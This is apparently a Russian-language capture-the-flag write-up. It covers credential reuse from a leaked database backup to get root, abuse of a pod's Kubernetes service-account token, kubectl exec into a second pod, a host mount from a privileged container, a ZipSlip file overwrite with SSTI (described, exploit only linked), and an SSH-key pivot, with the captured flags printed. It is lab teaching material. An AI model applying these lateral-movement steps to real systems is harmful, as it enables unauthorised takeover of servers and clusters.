Далее смотрим через git log или руками находим файл **database.backup**, в котором хранились креды для подключения к базе данных:

```
Bash
1 ALTER USER 'root'@'localhost' IDENTIFIED BY
2 'sUp3rP@$w0rd!';
```

login: root

password: sUp3rP@\$w0rd!

Подключаемся к БД:

```
Bash
1 mysql -u root -p <password>
```

И проверяем доступные базы данных, находим БД token и забираем следующий токен:

```
Bash
1 show database;
2 use token;
3 select * from token.token;
```

innoctfc3f2dc355308d39841f3444a8

Альтернативный вариант

Вместо просмотра файла database.backup можно было открыть файл настроек БД для она:

```
/var/www/html/ona/config/database_settings.inc.php
```

Дальнейшие шаги абсолютно идентичны.

Получение root-прав на pod-ona machine1

Помимо доступа к БД этот же пароль подходил к УЗ root на данном поде:

```
Bash
1 su root
```

Таким образом можно было полностью захватить машину и увидеть, что мы находимся в kubernetes окружении внутри пода (KUBERNETES_SECRET в \$ENV)

Так же забираем четвертый токен по пути root/token:

```
innocfcef8f861632cbae5660720f36
```

Проверка доступных команд с использованием секрета kubernetes_secret

Т.к. мы имеем доступ к переменной \$KUBERNETES_SECRET - можно посмотреть, что нам доступно с помощью этого токена, обратившись на локальное API кубера прям из пода:

```
Bash
1 curl -k -H "Authorization: Bearer $KUBERNETES_SECRET"
https://kubernetes.default.svc/api/v1/namespaces/default/pods
```

Получаем вывод, что мы можем делать list/exec pod.

Захват второго пода pod_site

Для упрощения эксплуатации необходимо было сделать несколько действий:

1. Починить интернет внутри пода, поправив /etc/resolv.conf и добавив nameserver 8.8.8.8
2. Скачать kubectl:

```
Bash
1 curl -LO "https://dl.k8s.io/release/$(curl -L -s
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
2 chmod +x kubectl
3 mv kubectl /usr/local/bin/
```

Теперь можно без проблем сделать list и exec в другой под:

```
Bash
1 kubectl get pods # get a name for second pod
2 kubectl exec -it <pod_name> -- /bin/bash # exec to another port
```

В данном поде так же сразу находим /root/token:

innocf0b85ac5d722bef34e2c82d9ef

Анализируем исходный код, доступный внутри пода, видим страничку с сайта на machine2 и так же некоторый сайт в main.ru с уязвимостью ZipSlip.

И дальше есть несколько путей решений:

Способ первый - привилегированный контейнер и нахождение сабдомена

Для того что бы проэксплуатировать уязвимость на второй машине - необходимо получить доступ к сабдомену (узнать его имя и явно указать соответствие dns имени и ip в etc/hosts).

Для начала можно заметить что мы находимся в **привилегированном контейнере**, а значит можем примонтировать [систему исходного хоста](#).

Теперь мы можем изучить файл /etc/hosts и увидеть там отсылку на subdomain <https://administrative-resource-portal.inno-open25-infosec.ru>

Остается сопоставить ip второй машины и этот домен в локальном /etc/hosts и перейти к следующему шагу.

Способ второй - поиск по ssl сертификату

Если обратить внимание на оставленные подсказки - становится понятно что есть домен <https://inno-open25-infosec.ru> и у него есть некоторые поддомены, так же оставлена заметка про выпуск сертификатов. Используя ресурс crt.sh или поиск по sensys можно найти среди выпущенных сертификатов по имени домена сертификат на поддомен <https://administrative-resource-portal.inno-open25-infosec.ru>

Так же соотносим его со вторым данным айпи в локальном /etc/hosts и переходим к взлому machine2

Machine 2: атака ZipSlip и перезапись файла

Обращаемся на доступный нам домен <https://administrative-resource-portal.inno-open25-infosec.ru> и видим там точно такой же ресурс, исходный код которого нам был дан на предыдущих шагах. Анализ кода показывает, что он уязвим к атаке вида ZipSlip, когда при распаковке архива мы можем переписать кусок исходного кода сайта. Можно атаковать как файл main.py (перезапустится, так как стоит параметр debug=True) или перезаписать template/index.html и добавить туда SSTI обработчик.

Можно воспользоваться готовым [ЭКСПЛОИТОМ](#)

Таким образом получаем доступ до сайта на machine2 и забираем еще один токен:

innocf70f96977c1e2e5e45b2ab671c

Machine2 -> Machine1 via ssh key

Осматриваемся на машине и находим в директории /root файл key, являющийся приватным ключом ssh.

Пробуем подключиться с помощью него под УЗ root на 1 машине и забираем последний токен и полностью захватываем все управление над обоими машинами + всеми подами в minikube

innocf1be4356da5b9444a804f2d3d5